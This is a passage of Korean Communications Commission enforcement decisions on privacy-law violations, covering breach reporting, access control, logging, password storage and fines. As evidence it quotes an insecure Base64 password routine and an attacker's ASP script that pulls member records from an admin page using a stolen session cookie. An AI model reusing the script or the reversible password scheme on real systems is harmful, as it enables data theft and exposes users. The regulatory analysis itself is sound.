피심인은 이용자의 비밀번호를 단순 문자열만 변경하는 베이스 64 방식으로 개인정보처리시스템(회원DB)에 저장하고 있었으며, 비밀번호 저장 시 노출 또는 위·변조되지 않도록 일방향 함수(해시함수)를 이용하여 암호화하지 않았다.

```
Const sBASE64_CHARACTERS = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
'인코딩
function uhrd_decode(ByVal asContents)
    Dim IsResult
    Dim InPosition
    Dim IsGroupBinary
    Dim Char1, Char2, Char3, Char4
    Dim Byte1, Byte2, Byte3
    If Len(asContents) Mod 4 > 0 Then
        asContents = asContents & String(4 - (Len(asContents) Mod 4), " ")
    End If
    IsResult = ""
    For InPosition = 1 To Len(asContents) Step 4
        IsGroupBinary = Mid(asContents, InPosition, 4)
        Char1 = InStr(sBASE64_CHARACTERS, Mid(IsGroupBinary, 1, 1)) - 1
        Char2 = InStr(sBASE64_CHARACTERS, Mid(IsGroupBinary, 2, 1)) - 1
        Char3 = InStr(sBASE64_CHARACTERS, Mid(IsGroupBinary, 3, 1)) - 1
        Char4 = InStr(sBASE64_CHARACTERS, Mid(IsGroupBinary, 4, 1)) - 1
        Byte1 = Chr((Char1 And 255) * 16 Or (Char2 And 255) * 4 Or (Char3 And 255))
        Byte2 = Chr((Char2 And 255) * 16 Or (Char3 And 255) * 4 Or (Char4 And 255))
        IsGroupBinary = Byte1 & Byte2 & Byte3
        IsResult = IsResult & IsGroupBinary
    Next
    uhrd_decode = IsResult
End function
'인코딩
function uhrd_encode(ByVal asContents)
    Dim InPosition
    Dim Char1, Char2, Char3, Char4
    Dim Byte1, Byte2, Byte3
    Dim IsGroupBinary
    Dim IsGroup64
    If Len(asContents) Mod 3 > 0 Then
        asContents = asContents & String(3 - (Len(asContents) Mod 3), " ")
    End If
    For InPosition = 1 To Len(asContents) Step 3
        IsGroupBinary = Mid(asContents, InPosition, 3)
        Byte1 = Asc(Mid(IsGroupBinary, 1, 1)) : SaveByte1 = Byte1 And 3
        Byte2 = Asc(Mid(IsGroupBinary, 2, 1)) : SaveByte2 = Byte2 And 3
        Char1 = Mid(sBASE64_CHARACTERS, ((Byte1 And 255) * 4) + 1, 1)
        Char2 = Mid(sBASE64_CHARACTERS, ((Byte2 And 255) * 4) + 1, 1)
        Char3 = Mid(sBASE64_CHARACTERS, ((Byte3 And 255) * 4) + 1, 1)
        IsGroup64 = Char1 & Char2 & Char3 & Char4
        IsResult = IsResult & IsGroup64
    Next
    uhrd_encode = IsResult
End function
```

마. 서비스를 이용하지 않는 이용자의 개인정보를 파기 또는 별도로 저장·관리하지 않은 행위{정보통신망법 제29조(개인정보의 파기) 중 개인정보 유효기간제}

피심인은 2017. 10. 24. 현재 운영 중인 홈페이지를 통해 이용자의 이름, 생년월일, 이메일, 닉네임, 휴대전화번호 등 176,639명의 개인정보를 수집하여 개인정보처리시스템 내 회원DB에 저장·관리하고 있는데, 이 중 2016. 10. 24. 이후 1년 동안 서비스를 이용하지 아니한 이용자 128,370명의 개인정보를 파기하지 않았고, 서비스를 이용하고 있는 이용자의 개인정보와 분리하여 별도로 저장·관리하지 않은 사실이 있다.



바. 처분의 사전통지 및 의견 수렴

방송통신위원회는 2018. 2. 27. ‘개인정보보호 법규 위반사업자 시정조치(안) 사전 통지 및 의견 수렴’ 공문을 통하여 이 사건에 대한 피심인의 의견을 요청하였으며, 피심인은 2018. 2. 28. 의견을 제출하였다.

III. 위법성 판단

1. 관련법 규정

가. 정보통신망법 제27조의3제1항은 “정보통신서비스 제공자등은 개인정보의 분실·도난·유출(이하 “유출등”이라 한다) 사실을 안 때에는 지체 없이 ‘유출등이 된 개인정보 항목(제1호)’, ‘유출등이 발생한 시점(제2호)’, ‘이용자가 취할 수 있는 조치(제3호)’, ‘정보통신서비스 제공자등의 대응 조치(제4호)’, ‘이용자가 상담 등을 접수할 수 있는 부서 및 연락처(제5호)’의 모든 사항을 해당 이용자에게 알리고 방송통신위원회 또는 한국인터넷진흥원에 신고하여야 하며, 정당한 사유 없이 그 사실을 안 때부터 24시간을 경과하여 통지·신고해서는 아니 된다.”라고 규정하고 있다.

정보통신망법 시행령 제14조의2제1항은 “정보통신서비스 제공자등은 개인정보의 분실·도난·유출의 사실을 안 때에는 지체 없이 법 제27조의3제1항 각 호의 모든 사항을 전자우편·서면·모사전송·전화 또는 이와 유사한 방법 중 어느 하나의 방법으로 이용자에게 알리고 방송통신위원회 또는 한국인터넷진흥원에 신고하여야 한다.”라고 규정하고 있다.

‘정보통신망법 해설서’는 정보통신망법 제27조의3제1항의 ‘지체 없이’에 대해서 정보통신망법에 별도로 규정된 정의는 없으나, 관련 판례에서는 ‘합리적인 이유 및 근거가 없는 한 즉시’로 해석하고 있다.

나. 정보통신망법 제28조제1항은 “정보통신서비스 제공자등이 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 대통령령이 정하는 기준에 따라 ‘개인정보에 대한 불법적인 접근을 차단하기 위한 침입차단시스템 등 접근 통제장치의 설치·운영(제2호)’, ‘접속기록의 위조·변조 방지를 위한 조치(제3호)’, ‘개인정보를 안전하게 저장·전송할 수 있는 암호화기술 등을 이용한 보안조치(제4호)’를 하여야 한다.”라고 규정하고 있다.

정보통신망법 시행령 제15조제2항은 “개인정보에 대한 불법적인 접근을 차단하기 위하여 ‘개인정보처리시스템에 대한 침입차단시스템 및 침입탐지시스템의 설치·운영(제2호)’의 조치를 하여야 한다.”라고 규정하고 있고, 제3항은 “접속기록의 위조·변조 방지를 위하여 ‘개인정보취급자가 개인정보처리시스템에 접속하여 개인정보를 처리한 경우 접속일시, 처리내역 등의 저장 및 이의 확인·감독(제1호)’의 조치를 하여야 한다.”라고 규정하고 있으며, 제4항은 “개인정보가 안전하게 저장·전송될 수 있도록 ‘비밀번호의 일방향 암호화 저장(제1호)’조치를 하여야 한다.”라고 규정하고, 제6항은 “개인정보의 안전성 확보를 위하여 필요한 보호조치의 구체적인 기준을 정하여 고시하여야 한다.”라고 규정하고 있다.

정보통신망법 시행령 제15조제6항에 따라 위 기준 수립·시행의 내용을 구체적으로 정하고 있는 「개인정보의 기술적·관리적 보호조치 기준」(방송통신위원회 고시 제2015-3호, 이하 ‘고시’라 한다) 제4조제5항은 “정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 ‘개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한(제1호)’, ‘개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지(제2호)’ 기능을 포함한 시스템을 설치·운영하여야 한다.”라고 규정하고 있다.

제5조제1항은 “개인정보취급자가 개인정보 처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여야 하며, 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 접속기록을 보존·관리하여야 한다.”라고 규정하고 있다.

제6조제1항은 “정보통신서비스 제공자등은 비밀번호는 복호화 되지 아니하도록 일방향 암호화하여 저장한다.”라고 규정하고 있다.

‘고시 해설서’는 고시 제4조제5항에 대해 정보통신서비스 제공자등은 불법적인 접근(인가되지 않은 자가 사용자계정 탈취, 자료유출 등의 목적으로 개인정보처리시스템, 개인정보취급자의 컴퓨터 등에 접근하는 것을 말함) 및 침해사고(해킹, 컴퓨터바이러스, 논리폭탄, 메일폭탄, 서비스 거부 또는 고출력 전자기파 등

의 방법으로 정보통신망 또는 이와 관련된 정보시스템을 공격하는 행위를 하여 발생한 사태) 방지를 위해 침입차단시스템, 침입탐지시스템, 침입방지시스템, 보안 운영체제(Secure OS), 웹방화벽, 로그분석시스템, ACL(Access Control List)을 적용한 네트워크 장비, 통합보안관제시스템 등을 활용할 수 있으며, 어느 경우라도 접근 제한 기능 및 유출 탐지 기능이 모두 충족되어야 하며 신규 위협 대응 등을 위하여 지속적인 업데이트 적용 및 운영·관리하여야 한다고 해설하고 있다.

고시 제5조제1항에 대해 정보통신서비스 제공자등은 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여 개인정보처리를 위한 업무수행과 관련이 없거나 과도한 개인정보의 조회, 정정, 다운로드, 삭제 등 비정상적인 행위를 탐지하고 적절한 대응조치를 하여야 한다고 해설하고 있으며,

개인정보처리시스템에 불법적인 접속 및 운영, 비정상적인 행위 등 이상 유무의 확인을 위해 i)식별자(개인정보처리시스템에서 개인정보취급자를 식별할 수 있도록 부여된 ID 등), ii)접속일시(개인정보처리시스템에 접속한 시점 또는 업무를 수행한 시점) 〈년-월-일, 시:분:초〉, iii)접속지(개인정보처리시스템에 접속한 자의 컴퓨터 또는 서버의 IP 주소 등), iv)수행업무(개인정보처리시스템에서 개인정보취급자가 처리한 내용을 알 수 있는 정보) 〈개인정보를 수집, 생성, 연계, 연동, 기록, 저장, 보유, 가공, 편집, 검색, 출력, 정정, 복구, 이용, 제공, 공개, 파기, 그 밖에 이와 유사한 행위〉 등을 포함하는 접속기록을 최소 6개월 이상 보존·관리하여야 한다고 해설하고 있다.

제6조제1항에 대해 정보통신서비스 제공자등은 이용자 및 개인정보취급자 등의 비밀번호가 노출 또는 위·변조되지 않도록 개인정보처리시스템, 업무용컴퓨터, 보조저장매체 등에 개인정보취급자 및 이용자 등이 입력한 비밀번호를 평문 형태가 아닌 해쉬함수를 통해 얻은 결과 값으로 시스템에 저장(일방향 암호화)하여야 한다고 해설하고 있다.

다. 정보통신망법 제29조제2항은 “정보통신서비스를 1년의 기간 동안 이용하지 아니하는 이용자의 개인정보를 보호하기 위하여 대통령령으로 정하는 바에 따라 개인정보의 파기 등 필요한 조치를 취하여야 한다.”라고 규정하고 있다.

정보통신망법 시행령 제16조제2항은 “이용자가 정보통신서비스를 법 제29조제2항의 기간 동안 이용하지 아니하는 경우에는 이용자의 개인정보를 해당 기간 경과 후 즉시 파기하거나 다른 이용자의 개인정보와 분리하여 별도로 저장·관리하여야 한다.”라고 규정하고 있다.

라. 정보통신망법 제64조제3항은 “방송통신위원회는 정보통신서비스 제공자등이 이 법을 위반한 사실이 있다고 인정되면 소속 공무원에게 정보통신서비스 제공자등, 해당 법 위반 사실과 관련한 관계인의 사업장에 출입하여 업무상황, 장부 또는 서류 등을 검사하도록 할 수 있다.”라고 규정하고 있다.

2. 위법성 판단

가. 개인정보의 분실·도난·유출 사실{정보통신망법 제27조의3(개인정보 유출 등의 통지·신고)}을 지연 신고한 행위

피심인이 개인정보의 유출 사실을 안 때(2017. 8. 24.)로부터 4일이 경과한 2017. 8. 28.에 개인정보보호 종합포털(privacy.go.kr)에 신고하였고, 개인정보가 유출된 회원 12만여 명에게는 유출사실을 안 때로부터 15일이 경과한 2017. 9. 8.에 문자 메시지로 개별 통보한 행위는 정보통신망법 제27조의3제1항, 같은 법 시행령 제14조의2제1항을 위반한 것이다.

나. 개인정보처리시스템에 대한 접근권한 부여 등 접근통제{정보통신망법 제28조(개인정보의 보호조치) 중 접근통제}를 소홀히 한 행위

피심인이 개인정보처리시스템에 개인정보에 대한 불법적인 접근을 차단하기 위한 침입차단시스템 및 접속한 IP 등을 재분석하여 불법적인 개인정보 유출시도를

탐지하는 기능을 포함한 침입탐지시스템을 설치·운영하지 아니한 행위는 정보통신망법 제28조제1항제2호, 같은 법 시행령 제15조제2항제2호, 고시 제4조제5항을 위반한 것이다.

다. 개인정보처리시스템에 접속한 기록의 보관 및 점검(정보통신망법 제28조(개인정보의 보호조치) 중 접속기록의 위·변조방지)을 소홀히 한 행위

피심인이 개인정보취급자의 DB 및 관리자페이지 등 개인정보처리시스템에 접속한 처리일시, 처리내역 등 접속기록을 보존·관리하지 아니하고, 접속기록이 위·변조되지 않도록 별도의 물리적인 저장장치에 보관하고 정기적인 백업을 수행하지 아니한 행위, 개인정보처리시스템의 접속기록을 월1회 이상 정기적으로 확인·감독하지 아니한 행위는 정보통신망법 제28조제1항제3호, 같은 법 시행령 제15조제3항제1호 및 제3호, 고시 제5조제1항 및 제3항을 위반한 것이다.

라. 이용자의 비밀번호 저장 시 암호화(정보통신망법 제28조(개인정보의 보호조치) 중 암호화)를 소홀히 한 행위

피심인이 이용자의 비밀번호를 개인정보처리시스템(회원DB)에 저장할 때 개인정보가 노출 또는 위·변조되지 않도록 일방향 암호화하지 아니한 행위는 정보통신망법 제28조제1항제4호, 같은 법 시행령 제15조제4항제1호, 고시 제6조제1항을 위반한 것이다.

마. 서비스를 이용하지 않는 이용자의 개인정보를 파기 또는 별도로 저장·관리하지 않은 행위(정보통신망법 제29조(개인정보의 파기) 중 개인정보 유효기간제)

피심인이 정보통신서비스를 1년의 기간 동안 이용하지 아니한 이용자의 개인정보 128,370건을 즉시 파기하거나 별도로 저장·관리하지 아니한 행위는 정보통신망법 제29조제2항, 같은 법 시행령 제16조제2항을 위반한 것이다.

< 피심인의 위반사항 >

사업자 명	위반 내용	법령 근거		
		법률	시행령	세부내용(고시 등)
R사	지연 신고	§27조의3①	§14조의2①	개인정보의 유출 사실을 안 때로부터 24시간을 경과하여 해당 이용자에게 알리고 신고한 행위
	접근 통제	§28①2호	§15②2호	개인정보처리시스템에 침입차단 및 침입탐지시스템을 설치하지 아니한 행위(고시§4⑤)
	접속 기록	§28①3호	§15③1호·3호	개인정보취급자의 개인정보처리시스템 접속기록을 작성하여 월1회 이상 확인·감독하지 않고, 6개월 이상 보존·관리하지 아니한 행위 (고시§5①) 개인정보처리시스템에 대한 접속기록 별도 저장장치 백업보관을 하지 아니한 행위(고시§5③)
	암호화	§28①4호	§15④1호	이용자의 비밀번호를 안전하지 않은 암호화 방법으로 저장한 행위(고시§6①)
	유효 기간	§29②	§16②	1년간 로그인 기록이 없는 회원의 개인정보를 파기 또는 별도 분리·보관하지 아니한 행위

IV. 시정조치 명령

1. 시정명령

가. 피심인은 개인정보의 분실·도난·유출(이하 "유출등"이라 한다) 사실을 안 때에는 지체 없이 '유출등이 된 개인정보 항목', '유출등이 발생한 시점', '이용자가 취할 수 있는 조치', '정보통신서비스 제공자등의 대응 조치', '이용자가 상담 등을 접수할 수 있는 부서 및 연락처' 등 위의 모든 사항을 해당 이용자에게 알리고 방송통신위원회 또는 한국인터넷진흥원에 신고하여야 하며, 정당한 사유 없이 그 사실을 안 때부터 24시간을 경과하여 통지·신고해서는 아니 된다.

나. 피심인은 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 다음과 같은 기술적·관리적 보호조치를 취하여야 한다. 1)정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한하고 개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지하는 기능을 포함한 시스

템을 설치·운영할 것 2)개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여야 하며, 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 접속기록을 보존·관리할 것 3)개인정보취급자의 접속기록이 위·변조되지 않도록 별도의 물리적인 저장 장치에 보관하여야 하며 정기적인 백업을 수행할 것 4)비밀번호는 복호화 되지 아니하도록 일방향 암호화하여 저장할 것

다. 피심인은 이용자가 정보통신서비스를 1년의 기간 동안 이용하지 아니하는 경우에는 이용자의 개인정보를 해당 기간 경과 후 즉시 파기하거나 다른 이용자의 개인정보와 분리하여 별도로 저장·관리하여야 한다.

2. 시정명령 이행결과의 보고

피심인은 제1항의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하여야 하며, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.

3. 과태료 부과

피심인의 정보통신망법 제27조의3(개인정보 유출등의 통지·신고)제1항, 제28조(개인정보의 보호조치)제1항 및 제29조(개인정보의 파기)제2항 위반에 대한 과태료는 같은 법 제76조제1항제2호의3·제3호·제4호, 같은 법 시행령 제74조의 [별표9] 및 「개인정보보호 의무위반자 과태료 부과 등 처리지침」(이하 ‘과태료 부과 등 처리지침’이라 한다)에 따라 다음과 같이 부과한다.

가. 기준금액

정보통신망법 시행령 [별표 9]와 과태료 부과 등 처리지침 제7조는 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인의

위반행위가 첫 번째에 해당하므로 1회 위반 과태료인 1,000만원을 각 적용한다.

〈 위반 횟수별 과태료 금액 〉

위 반 사 항	근거법령	위반 횟수별 과태료 금액(만원)		
		1회	2회	3회 이상
하. 법 제27조의3제1항(법 제67조에 따라 준용되는 경우를 포함한다)을 위반하여 이용자·방송통신위원회 및 한국인터넷진흥원에 통지 또는 신고하지 않거나 정당한 사유 없이 24시간을 경과하여 통지 또는 신고한 경우	법 제76조 제1항제2호의3	1,000	2,000	3,000
너. 법 제28조제1항(제67조에 따라 준용되는 경우를 포함한다)에 따른 기술적·관리적 조치를 하지 않은 경우	법 제76조 제1항제3호	1,000	2,000	3,000
더. 법 제29조제2항(법 제67조에 따라 준용되는 경우를 포함한다)을 위반하여 개인정보 파기 등의 조치를 하지 아니한 자	법 제76조 제1항제4호	1,000	2,000	3,000

나. 과태료의 가중 및 감경

1) (과태료의 가중) 과태료 부과 등 처리지침 제9조는 ▲위반행위가 2개 이상인 경우, ▲위반행위가 2개 이상에 해당하지 아니하는 경우로서 위반 행위자의 사업 규모, 위반의 동기·정도, 사회·경제적 파급 효과 등을 고려하여 과태료를 가중 부과할 필요가 있다고 인정되는 경우에는, 과태료 부과 등 처리지침 제7조에 따른 과태료 금액을 2분의 1까지 가중하여 부과할 수 있다고 규정하고 있다.

이에 따라 피심인의 정보통신망법 제28조제1항 위반 행위가 2개 이상인 경우에 해당하므로 기준 금액의 50%를 가중한다.

2) (과태료의 감경) 과태료 부과 등 처리지침 제8조는 ▲위반행위의 결과가 과실에 의한 경우, ▲위반행위의 결과가 경미한 경우, ▲위 두 가지 규정에 해당하지 아니하는 경우로서 위반 행위자의 사업 규모, 위반의 동기 등을 고려하여 과태료를 감경 부과할 필요가 있다고 인정되는 경우에는 과태료 부과 등 처리지침 제7조에 따른 과태료 금액을 2분의 1까지 감경하여 부과할 수 있다고 규정하고 있다.

이에 따라 피심인의 사업규모가 소기업*인 점을 감안하여 피심인의 정보통신망법 제27조의3제1항 및 제29조제2항 위반행위에 대한 과태료를 기준금액에서 각 50%를 감경한다.

* 「중소기업기본법」 업종별 기준에 따라 평균 매출액 50억원 이하인 사업자(전자상거래, 방송통신업 등)

< 과태료 산출내역 >

위반조문	기준금액	가중	감경	최종 과태료
§27의3①	1,000만원	없음	500만원	500만원
§28①2·3·4호	1,000만원	500만원	없음	1,500만원
§29②	1,000만원	없음	500만원	500만원
계				2,500만원

다. 최종 과태료

이에 따라 피심인의 정보통신망법 제27조의3제1항, 제28조제1항 및 제29조제2항 위반행위에 대해 2,500만원의 과태료를 부과한다.

V. 결론

피심인의 정보통신망법 위반행위에 대하여 같은 법 제64조제4항(시정명령) 및 제76조제1항제2호의3·제3호·제4호(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 이 시정명령 부과처분에 불복이 있는 경우, 「행정심판법」 제27조 및 「행정소송법」 제20조의 규정에 따라 처분을 받은 날부터 90일 이내에 방송통신위원회에 행정심판청구 또는 관할법원에 행정소송을 제기할 수 있다.

피심인은 이 과태료 부과처분에 불복이 있는 경우, 「질서위반행위규제법」 제

20조의 규정에 따라 처분을 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 「질서위반행위규제법」 제20조제2항의 규정에 따라 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판 절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료 납입 의무를 부담한다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

5. 유출신고 사업자의 개인정보보호 법규 위반행위(7.4)

1. 개 요

방송통신위원회는 '18.7.4.(수) 전체회의를 개최하여, 해커에게 관리자 인증 세션 ID 탈취되어 이용자의 개인정보 1,117,227건이 유출된 M사에 대하여 과징금 21,900만원과 1,000만원의 과태료를 부과하기로 의결하였다.

방송통신위원회는 웹 로그분석 등을 통해 개인정보 유출징후를 인지한 M사의 개인정보 유출 신고를 접수하고 개인정보 취급·운영 실태조사 실시하였다.

이번 조사 결과 신원 미상의 해커는 2017.7.17. 16:14이전에 알 수 없는 방법으로 M사의 관리자페이지 세션ID를 탈취하여 접속하였고, 공격스크립트를 작성·업로드 하여 2017.7.17. 16:14부터 7.18. 05:02까지 아이디, 이름 등 개인정보를 최대 1초당 3회 조회하는 방법으로 개인정보 1,117,227건을 외부로 유출한 것으로 나타났다.

방송통신위원회는 피해규모가 위반사업자가 보유하고 있는 개인정보의 100분의 5 이상인 경우로 중대한 위반행위로 판단하여 과징금과 과태료를 부과하고 위반행위의 즉시 중지 시정명령과 평일 중앙일간지 1회, 홈페이지에 1주일 이상 시정명령 받은 사실의 공표를 의결하였다.

2. 관련 사례

1 유출신고 사업자의 개인정보보호 법규 위반행위

방 송 통 신 위 원 회 심의 · 의결

안전번호 제2018 - 33 - 377호

안 건 명 M사의 개인정보보호 법규 위반행위에 대한 시정조치에 관한 건

피 심 인 M사

의 결 일 2018. 7. 4.

주 문

1. 피심인은 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 다음과 같은 기술적·관리적 보호조치를 취하여야 한다.

가. 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 허가받지 않은 접근을 제한하고 개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지하는 기능을 포함한 시스템을 설치·운영할 것

나. 개인정보처리시스템에 대한 개인정보취급자의 접속이 필요한 시간 동안만 유지되도록 최대 접속시간을 제한하는 조치를 취할 것

2. 피심인은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 4단×10cm 또는 5단×9cm의 크기로 1개의 중앙일간지에 평일에 1회 이상 공표하고, 피심인의 홈페이지 및 모바일 어플리케이션에 1주일 이상 게시하여야 한다. 이때, 공표내용 등은 방송통신위원회와 사전 협의를 거쳐야 한다.
3. 피심인은 제1항의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하여야 하며, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.
4. 피심인에 대하여 다음과 같이 과징금 및 과태료를 부과한다.

가. 과 징 금 : 219,000,000원

나. 과 태 료 : 10,000,000원

다. 납부기한 : 고지서에 명시된 납부기한 이내

라. 납부장소 : 한국은행 국고수납 대리점

마. 과태료를 내지 않으면 질서위반행위규제법 제24조, 제52조, 제53조제1항 및 제54조에 따라 불이익이 부과될 수 있음

이 유

I. 기초 사실

피심인은 영리를 목적으로 홈페이지(○○○○.co.kr)를 통해 초·중등 온라인 교육서비스를 제공하는 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 '정보통신망법'이라 한다) 제2조제1항제3호에 따른 정보통신서비스 제공자이고, 피심인의 일반현황과 최근 3년간 매출액은 다음과 같다.

<참고 1> 피심인의 일반현황

대표이사	설립일자	자본금	종업원 수	
			전체	정보보호
○○○	0000. 00. 00.	0,000억원	000명	0명(0.5%)

<참고 2> 피심인의 최근 3년간 매출액

(단위 : 백만원)

구 분	2014년	2015년	2016년	3년 평균
전체 매출	000,000	000,000	000,000	000,000
관련 매출	00,000	00,000	00,000	00,000
관련없는 매출*	000,000	000,000	000,000	000,000

※ 자료 출처 : 피심인이 제출한 재무제표 등 회계자료를 토대로 작성

* ‘고등부문 온라인 강의 및 오프라인 학원’ 수수료와 교재 매출 등은 관련 없는 매출로 분류

II. 사실조사 결과

1. 조사 대상

방송통신위원회는 피심인이 주 2회 실시하는 웹 로그분석 등을 통해 2017. 7. 18. 유출 징후를 인지하고, 보관·관리하는 이용자의 개인정보가 인적사항을 알 수 없는 해커(이하 ‘이 사건의 해커’라 한다)에게 9,873명의 회원정보가 유출되었다는 피심인의 신고(“17. 7. 19.)를 접수하였다.

이에, 방송통신위원회는 한국인터넷진흥원과 함께 피심인으로부터 넘겨받은 사고 관련 자료와 개인정보처리시스템 등에 남아있는 접속기록 등을 토대로 해킹 경로 파악과 정보통신망법 위반 여부 확인을 위한 개인정보 처리·운영 실태를 조사(2017. 7. 19. ~ 2018. 2. 22.)한 바, 다음과 같은 사실을 확인하였다.

2. 행위 사실

가. 유출 규모

피심인이 초·중등 온라인 교육 서비스를 제공하기 위해 웹페이지(○○○.co.kr, m.○○○○.co.kr)를 운영하면서 수집한 2017. 7. 25. 기준의 회원정보(아이디, 이름, 연락처, 이메일 등) 총 1,539,137명 중 1,233,859건(중복제거 1,117,227명)의 개인정보가 외부로 유출된 것으로 확인되었다.

<참고 3> 피심인의 개인정보 유출 현황

구 분		유 출 항 목	건수	중복제거*
이용자 정보	정상 회원	아이디, 이름, 생년월일, 휴대전화번호, 전화번호, 주소, 이메일 등	7,297건	7,140명
	휴면·탈퇴 회원	아이디, 이름, 휴대전화번호	1,226,562건	1,110,087명
소 계		-	1,233,859건	1,117,227명

* 이용자 정보 1,233,859건을 아이디 기준으로 중복 제거


나. 유출 경로

1) 해커의 관리자 인증 세션ID 탈취

이 사건 해커는 피심인의 직원 신○○이 2017. 7. 17. 10:43경부터 피심인 관리자 페이지(admin.○○○○.co.kr)에 접속하여 사용 중인 세션ID*를 2017. 7. 17. 16:14경 이전에 알 수 없는 방법으로 탈취하였다.

* 세션ID : ASPSESSIONIDSSDXXXXX=CBONAEOBNCOLLJICGHJXXXXX

<참고 4> 해커의 관리자 인증 세션 값 탈취 개요도



2) 탈취한 세션ID를 이용하여 공격 스크립트 작성·업로드

이 사건 해커는 신○○으로부터 탈취한 세션ID를 이용하여 M사 관리자페이지에서 개인정보를 조회 및 유출할 수 있는 공격 스크립트*(getuser.asp)를 작성하였고, 이호스트 데이터센터 등 5개의 IP를 이용하고 있는 서버에 업로드 한 것으로 확인되었다.

* 해커가 업로드 한 공격스크립트 기능 : 회원정보를 자동으로 조회하여 다운로드 할 수 있는 기능

<참고 5> ‘M사’ 온라인교육서비스 관리자페이지에 해커가 접근한 이력

구분	IP주소	국가코드	점속 시간
1	139.162.xxx.xxx	JP	2017.07.17. 16:14 ~ 2017.07.18. 05:02
2	223.130.xx.x	KR	
3	211.220.xxx.xxx	KR	
4	27.255.xx.xx	KR	
5	211.32.xx.xxx	KR	

<참고 6> 해커의 공격 스크립트(getuser.asp) 작성 화면

```

<%
Server.ScriptTimeout=99999999
set f = fo.OpenTextFile(Server.MapPath("lst.txt"),2,True,-1)
idx = 300000
do while idx > 220000
str = GetBody("http://admin.mbest.co.kr/member/member/sc_mem_detail.asp?detail_type=1&mem_key=" & idx)
f.WriteLine(idx & " " & sidstr & " " & typestr & " " & birthstr & " " & datestr & " " & phonestr & " " & ipstr & " " & fmstr & " " & fmphonestr) //해커가 스크립트 DB에 기록
end if
idx = idx - 1 // (idx 300000 ~ 220001)
loop
f.close

Function GetBody(weburl)
Set Retrieval = Server.CreateObject("MSXML2.SERVERXMLHTTP3.0")
With Retrieval
.Open GET, weburl, False, -1
.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
.setRequestHeader "Cookie", "ASPSESSIONIDSSDCCSTC-CBONAE0BN COLLJICGHJAOCD C "
End With
GetBody = ResponseBody
GetBody = BytesToBstr(GetBody,"euc-kr")
End Function
Function BytesToBstr(body,Cset)
dim objstream
set objstream = Server.CreateObject("adodb.stream")
objstream.Type = 1
objstream.Open
objstream.Write body
objstream.Position = 0
objstream.Charset = Cset
BytesToBstr = objstream.ReadText
objstream.Close
set objstream = nothing
End Function

function repstr(str)
str = replace(str," ","")
str = replace(str,"&chr(13)&chr(10)","")
repstr = str
end function
%>

```

3) 공격 스크립트를 이용한 개인정보 유출

